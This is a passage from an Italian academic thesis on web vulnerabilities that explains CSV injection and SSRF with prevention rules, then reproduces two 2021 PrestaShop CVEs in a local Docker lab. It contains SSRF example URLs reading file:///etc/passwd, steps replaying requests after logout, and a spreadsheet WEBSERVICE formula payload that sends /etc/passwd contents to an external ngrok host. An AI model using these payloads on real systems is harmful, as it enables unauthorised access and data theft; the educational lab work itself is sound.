

Figura 4.3.: Report della vulnerabilità sul sito HackerOne [28]

4.3. CSV injection

La vulnerabilità CSV injection, anche nota come Formula injection, è strettamente collegata ai fogli di calcolo (Microsoft Excel, LibreOffice Calc, ...) perché affligge i file in formato CSV(Comma Separated Value). Questa occorre quando l'applicazione inserisce in file CSV, dati non attendibili e senza operare alcun controllo su di essi. La minaccia è dovuta alla presenza di input che inizino con dei caratteri speciali, perché all'apertura del file con un programma per fogli di calcolo, questi vengono interpretati come formule. I caratteri speciali che permettono l'interpretazione dell'input in formula sono [14]:

- segno di uguaglianza (=)
- chiocciola (@)
- più (+)
- meno (-)
- tab (0x09)
- carriage return (0x0D)

Un esempio di questa vulnerabilità lo si può trovare al capitolo 9.

4.3.1. Prevenzione

È importante notare che non basta far sì che una cella non inizi con uno dei caratteri speciali elencati qui sopra, ma è necessario effettuare dei controlli sui caratteri (doppi apici, singolo apice, virgola e punto e virgola) che permettono all'attaccante di iniziare una nuova cella. Pertanto, per prevenire la presenza di questa vulnerabilità è necessario adottare le seguenti regole:

- racchiudere ogni campo di una cella tra doppi apici (")
- inserire all'inizio di ogni cella un singolo apice ('). Questo fa sì che la cella non sia interpretata come formula.
- per ogni doppio apice, aggiungerne un altro

Capitolo 5.

SSRF

Come già detto in precedenza, questa vulnerabilità permette di effettuare richieste per conto dell'applicazione stessa. Ciò conduce alla possibilità di poter raggiungere servizi interni che altrimenti sarebbero inaccessibili, come ad esempio un'istanza AWS, o di forzare il server a connettersi a servizi esterni arbitrari, causando una possibile perdita di dati sensibili [25]. Per chiarire il concetto, si consideri un e-commerce che carica i dettagli dei prodotti attraverso una API (determinata da un url). Si supponga che l'url sia un parametro specificato nell'url della richiesta HTTP. L'url di una richiesta ad un determinato prodotto potrebbe essere:

```
http://my-website.com/prodotti/dettagli?url=apiprodotti.com/12
```

In questo caso il parametro GET della richiesta indica l'url che l'applicazione deve accedere per ricavare i dati di interesse. Qualora l'applicazione fosse vulnerabile, un utente malintenzionato potrebbe modificare l'url a suo piacimento, ad esempio:

```
http://my-website.com/prodotti/dettagli?url=apiprodotti.com/admin
```

Facendo una richiesta di questo tipo l'attaccante può accedere all'area admin della API dei prodotti. Essa normalmente non sarebbe raggiungibile dall'esterno, ma visto che la richiesta viene fatta dall'applicazione stessa, si riesce ad interrogare la API. Si può agire anche in modo diverso: la presenza di una SSRF, può condurre anche all'esposizione di file presenti nel server. Questo comportamento può essere ottenuto utilizzando il protocollo file:// nel parametro url:

```
http://my-website.com/prodotti/dettagli?url=file:///etc/passwd
```

In questo modo l'applicazione invece di fare una richiesta alla API precedente, caricherà il file presente /etc/passwd.

Blind SSRF È lo stessa vulnerabilità di cui si è discusso sopra, l'unica differenza è che stavolta, non è possibile vedere l'output della richiesta. Risulta evidente che questo tipo in particolare è più difficile da sfruttare.

5.1. Prevenzione

Alcune regole da seguire che possono rivelarsi utili per evitare la presenza di SSRF sono [30]:

- creare una whitelist di domini DNS: questo permette di specificare i domini che si considerano sicuri.
- evitare di prevedere protocolli che non vengono utilizzati: se l'applicazione utilizza esclusivamente il protocollo https, permettere l'utilizzo di altri protocolli (come http, file, ftp) contribuisce solo ad aumentare la superficie di attacco.
- abilitare l'autenticazione sui sistemi interni: così anche se l'attaccante riesce ad accedervi, si fermerà alla schermata di login.

5.2. Caso reale

Nell'applicazione web dropbox era presente una vulnerabilità SSRF che permetteva di accedere a chiavi private di un'istanza AWS (figura 5.1).



Figura 5.1.: Report della vulnerabilità sul sito HackerOne [24]

Parte II.

Exploit di vulnerabilità note

Capitolo 6.

Ricerca delle vulnerabilità

Per la ricerca delle vulnerabilità si è utilizzato il Nist Vulnerability Database(NVD) e la lista dei CVE. Il NVD[1] è un database di vulnerabilità curato dal governo degli Stati Uniti. La lista dei CVE(Common Vulnerabilities and Exposures)[2] è un programma separato, che contiene una lista di record di vulnerabilità pubblicamente note riguardo la cybersecurity. Anche se questi due programmi sono distinti, essi sono fortemente legati in quanto la CVE list popola il databse NVD. Entrambi i programmi sono pubblici e accessibili a tutti, gratuitamente.

Per la selezione delle voci del CVE sono stati utilizzati diversi criteri. Come primo criterio, la vulnerabilità doveva essere presente in un applicazione web e non in un software desktop, per ovvi motivi. In secondo luogo, si è voluto selezionare delle vulnerabilità recenti, questo per due principali motivi: il primo è che sarebbe stato più rilevante trattare di vulnerabilità attuali piuttosto che di altre già trattate in passato; il secondo motivo è che sarebbe stato più probabile trovare delle voci di CVE che non presentano un exploit noto, il quale renderebbe poco interessante la trattazione delle stesse. Un fattore aggiuntivo, ma non determinante, era quello di trovare una serie di vulnerabilità che affliggessero lo stesso software, meglio se quest'ultimo open source.

La ricerca, eseguita tenendo conto dei criteri precedenti, ha portato alla selezione delle seguenti voci del CVE:

- CVE-2021-21302[3]
- CVE-2021-21308[4]

Entrambe le vulnerabilità riguardano il CMS open source PrestaShop[5], non presentano exploit noti e sono relative all'anno 2021. Inoltre PrestaShop mette a disposizione dei container Docker, che si possono rivelare utili nel creare un banco di prova su una macchina per testare l'applicazione e quindi la presenza delle vulnerabilità precedenti.

[1] https://nvd.nist.gov
[2] https://cve.mitre.org/
[3] https://nvd.nist.gov/vuln/detail/CVE-2021-21302
[4] https://nvd.nist.gov/vuln/detail/CVE-2021-21308
[5] https://www.prestashop.com

Capitolo 7.

Preparazione dell'ambiente in locale

7.1. Configurazione dei container Docker

Per allestire il banco di prova locale, verrà utilizzato Docker e nel particolare il container di PrestaShop relativo alla versione 1.7.7.1, che è l'ultima versione prima della patch di sicurezza dei due CVE. Verrà inoltre utilizzato un container MySQL per la parte che riguarda il database. Il setup è configurato su una macchina con sistema operativo a 64 bit basato su Ubuntu.

Si procede quindi con i vari step da eseguire:

1. Aprire un terminale e creare un network di docker mediante il comando:

```
$ docker network create prestashop-network
```

2. Eseguire il container MySQL, collegarlo al network creato in precedenza e mappare la porta 3306 del container alla porta 3307 della macchina host:

```
$ docker run -ti --name mysql_z --network prestashop-network
-e MYSQL_ROOT_PASSWORD=admin -p 3307:3306 -d mysql:5.7
```

3. Eseguire ora il container PrestaShop. Come nel passaggio precedente, collegarlo al network, mappare la porta 80 del containaer alla porta 8080 della macchina host e settare un proxy HTTP all'indirizzo `http://127.0.0.1:3001` che verrà utilizzato in seguito:

```
$ docker run -ti --name prestashop_z --network
prestashop-network -e DB_SERVER=mysql_z
-e HTTP_PROXY=http://127.0.0.1:3001 -p 8080:80
-d prestashop/prestashop:1.7.7.1
```

4. Ora che sono in esecuzione entrambi i servizi, è possibile procedere all'installazione di PrestaShop visitando l'url `http://localhost:8080`.

5. Come credenziali di amministratore del sito, inserire "admin@example.com" nel campo email e "password" per il campo password

6. Il passo successivo, relativo alla connessione con il database è l'unico a cui dover prestare attenzione. Infatti come indirizzo server del database si dovrà



Figura 7.1.: Passo 6 - Connessione del database

inserire il nome del container MySQL creato in precedenza e come password "admin" anch'essa specificata in precedenza (vedere figura 7.1).

7. Ad installazione completata rimuovere la cartella "install" e rinominare la cartella "admin", come suggerito dall'installer. Per fare ciò, collegarsi al container prestashop:

```
$ docker exec -it prestashop_z bash
```

ed eseguire i comandi:

```
$ rm -r install
$ mv admin admin1234
```

8. Una volta completato il processo l'ambiente è pronto per essere testato. È possibile visitare il sito web all'url `http://localhost:8080/` e l'area amministratore all'url `http://localhost:8080/admin1234`.

7.2. Configurazione di Burp Suite

Per intercettare le richieste HTTP sarà necessario un proxy. A tal proposito verrà utilizzato il software Burp Suite Community Edition di PortSwigger Ltd. Per far sì che esso intercetti correttamente il traffico HTTP da/verso il container PrestaShop



Figura 7.2.: Configurazione di Burp Suite

è necessario cambiare la porta di ascolto. Per fare ciò basta recarsi nella tab Proxy>Options e aggiungere un listener alla porta 3001 che è la porta specificata in fase di configurazione del container PrestaShop (Passo 3). Il procedimento è riassunto in Figura 7.2.

7.3. Configurazione del browser

L'ultimo passo da compiere per completare la configurazione dell'ambiente in locale è configurare il browser per poter funzionare assieme al proxy. In questo caso verrà utilizzato Firefox 92.0. Per cambiare le impostazioni del browser è sufficiente andare in Impostazioni > Impostazioni di rete, selezionare Configurazione manuale del proxy e inserire: nel campo proxy HTTP, l'indirizzo 127.0.0.1, nel campo Porta, la porta 3001. Ora il proxy è correttamente configurato. Visto che il container girerà in locale il proxy potrebbe non intercettare le richieste relativa a l'indirizzo localhost. Per ovviare al problema:

1. digitare nella barra degli indirizzi di Firefox "about:config"
2. cercare "network.proxy.allow_hijacking_localhost" nella barra delle preferenze
3. settare la preferenza a "true"

L'applicazione è ora pronta per essere testata attraverso gli strumenti sopracitati.

Capitolo 8.

CVE-2021-21308

La descrizione riportata nel CVE è la seguente:

> PrestaShop is a fully scalable open source e-commerce solution. In PrestaShop before version 1.7.2 the soft logout system is not complete and an attacker is able to foreign request and executes customer commands. The problem is fixed in 1.7.7.2

La vulnerabilità in questione riguarda la non corretta implementazione della funzione di soft logout. Nel particolare ci si trova di fronte ad un problema di session management e quindi la sessione sarà oggetto di test. Per verificare la corretta gestione della sessione, si procederà ad esplorare l'applicazione, effettuare il login, effettuare il logout e accertarsi se sia possibile o meno effettuare richieste con i cookie della sessione precedente, la quale dovrebbe essere invalidata.

1. Si procede con una prima richiesta alla homepage del sito web (Figura 8.1):



Figura 8.1.: Richiesta utente non loggato

2. Effettuando il login, viene aggiornato il cookie relativo a PrestaShop, come mostrato in Figura 8.2



Figura 8.2.: Risposta alla richiesta di login, con header Set-Cookie

3. È ora possibile accedere alle funzioni relative all'account: visualizzare/modificare i propri dati, i propri indirizzi, vedere lo storico degli ordini, ecc...

4. Navigare ora all'indirizzo `http://localhost:8080/indirizzo`, compilare il form relativo all'aggiunta del primo indirizzo, e, assicurandosi di avere l'opzione 'Intercept is on' su Burp Suite, cliccare su Salva.

5. A questo punto la richiesta viene intercettata dal proxy. Spostarsi su Burp, cliccare su Action > Send to Repeater e successivamente cliccare su Drop. In questo modo si avrà la richiesta salvata nella tab Repeater, ma essa non è ancora stata inviata, in quanto cliccando su Drop si è interrotta la connessione. Il procedimento è rappresentato in Figura 8.3

6. Assicurarsi ora che all'indirizzo `http://localhost:8080/indirizzi`, non siano presenti indirizzi salvati

7. Eseguire il logout tramite l'apposito bottone 'Esci' situato nella barra superiore

8. Avendo eseguito il logout, ci si aspetta che la sessione precedente non sia più valida e che quindi non sia possibile effettuare altre richieste con i cookie di sessione precedenti. Per verificare ciò, spostarsi nella tab Repeater, dove si troverà la richiesta salvata in precedenza, quella relativa all'aggiunta di un nuovo indirizzo. Cliccare su Send e poi su Follow Redirection. Notare che il codice HTTP della risposta è 200, il che sta a significare che la richiesta è andata a buon fine.



Figura 8.3.: Intercettazione della richiesta

9. Eseguendo nuovamente il login nell'applicazione web e recandosi all'indirizzo `http://localhost:8080/indirizzi` si nota che è stato aggiunto un indirizzo, che è proprio quello compilato in precedenza. Nella Figura 8.4 viene mostrata graficamente la risposta dell'applicazione prima e dopo la richiesta.



Figura 8.4.: A sinistra: prima della richiesta; a destra: dopo la richiesta

Questo comportamento è ovviamente estendibile anche alle altre funzioni dell'applicazione, come ad esempio il cambio password, che funziona esattamente allo stesso modo. È evidente che la presenza di una vulnerabilità come questa rappresenta una

minaccia per l'utente finale, in quanto è possibile eseguire azioni per suo conto, senza che lui ne sia a conoscenza.

Capitolo 9.

CVE-2021-21302

La descrizione riportata nel CVE è la seguente:

> PrestaShop is a fully scalable open source e-commerce solution. In PrestaShop before version 1.7.2 there is a CSV Injection vulnerability possible by using shop search keywords via the admin panel. The problem is fixed in 1.7.7.2

L'applicazione è afflitta da una CSV Injection attraverso il campo di ricerca del negozio (per una descrizione più accurata si rimanda al capitolo 4.3). Ciò significa che ci sarà una funzione che permette l'esportazione delle ricerche fatte dagli utenti in formato CSV. Ci si aspetta che questo tipo di funzione non sia accessibile a tutti gli utenti del sito, ma solo all'amministratore. Infatti, collegandosi al pannello di amministratore situato all'indirizzo `http://localhost:8080/admin1234` ed effettuando il login con le credenziali stabilite in fase di registrazione, tra le varie voci del menu si trova una sezione Statistiche. All'interno di questa sezione sono presenti svariate statistiche; quella che è rilevante per il caso attuale è la sezione Ricerca Negozio. Navigando in questa sezione si trova l'avviso "Impossibile trovare parole chiave che siano state ricercate per più di una volta". Si è ora a conoscenza di dove e come dover iniettare il payload.

1. Collegarsi all'indirizzo `http://localhost:8080/`. Si noti che non è necessario effettuare il login.
2. Scrivere nel campo di ricerca la parola "Mug" e cliccare sull'icona di ricerca.
3. Ripetere il passo 2 nuovamente. Questo perché altrimenti la parola chiave non comparirà nelle statistiche
4. Ripetere l'operazione per il valore "=5-3".
5. Visitare ora la pagina Statistiche > Ricerca Negozio dall'area amministratore e verificare che sia presente le ricerche "Mug" e "=5-3"(Figura 9.1). Notare la presenza della funzione "Esporta CSV".
6. Cliccando su "Esporta CSV" verrà scaricato un file, che contiene la parola chiave e il numero di volte che è stata cercata. Notare che la formula nella cella A3 è stata interpretata (Figura 9.2).



Figura 9.1.: Statistiche delle parole ricercate, con funzione di esportazione in CSV



Figura 9.2.: Documento CSV aperto in Excel. La cella A3 contiene la formula interpretata

Si è visto come non sia presente nessun tipo di sanificazione dell'input dell'utente. Questo permette l'esecuzione di formule all'interno del foglio Excel. Excel implementa un vasto insieme di formule al suo interno, alcune delle quali, se utilizzate in modo non appropriato, possono portare a conseguenze gravi. Alcune di queste formule sono:

- WEBSERVICE o SERVIZIO.WEB: consente di ricavare dati da una risorsa sul web
- HYPERLINK o COLLEG.IPERTESTUALE: simile alla precedente, crea un collegamento ipertestuale ad una risorsa sul web
- DDE (Dynamic Data Exchange): consente di avviare un collegamento con un'altra applicazione (solitamente il nome di un programma .exe), specificando un argomento. es: DDE("Excel","file.csv","A1"). Questo tipo di formula è esprimibile anche sotto un altro formato, e cioè: excel|'file.csv'!A1. Quest'ultima forma è quella che verrà utilizzata più tardi.

Alcune formule sono scritte in lingue diverse. Questo perché esse cambiano nome a seconda della lingua in cui è impostato Excel.

9.1. Utilizzo della formula WEBSERVICE()

Attraverso l'utilizzo di questa formula è possibile estrapolare dei dati dal documento in cui si trova, o da file esterni. In questo caso verrà utilizzato il file /etc/passwd, presente in tutti i sistemi Linux. La procedura è riportata qui sotto:

1. Per prima cosa è necessario poter ricevere richieste HTTP. Per fare ciò si utilizzerà il software ngrok[1]. Ngrok permette di creare URL pubblici e mette a disposizione un'interfaccia per vedere le richieste effettuate verso di questi.
2. Dopo averlo scaricato, posizionarsi sulla cartella dove è presente il file e lanciarlo tramite il comando:

   ```
   $ ./ngrok http 80
   ```

   Saranno disponibili due url (uno per HTTP, uno per HTTPS), uno dei quali verrà utilizzato nell'argomento della formula WEBSERVICE().
3. Scrivere nella casella di ricerca

   ```
   =WEBSERVICE(CONCATENATE("http://d6d7-93-150-231-182.ngrok.io/",
   ('file:///etc/passwd'#$passwd.A1)))
   ```

   ed effettuare la ricerca almeno due volte.
4. Utilizzare la funzione "Esporta CSV".

[1] https://ngrok.com

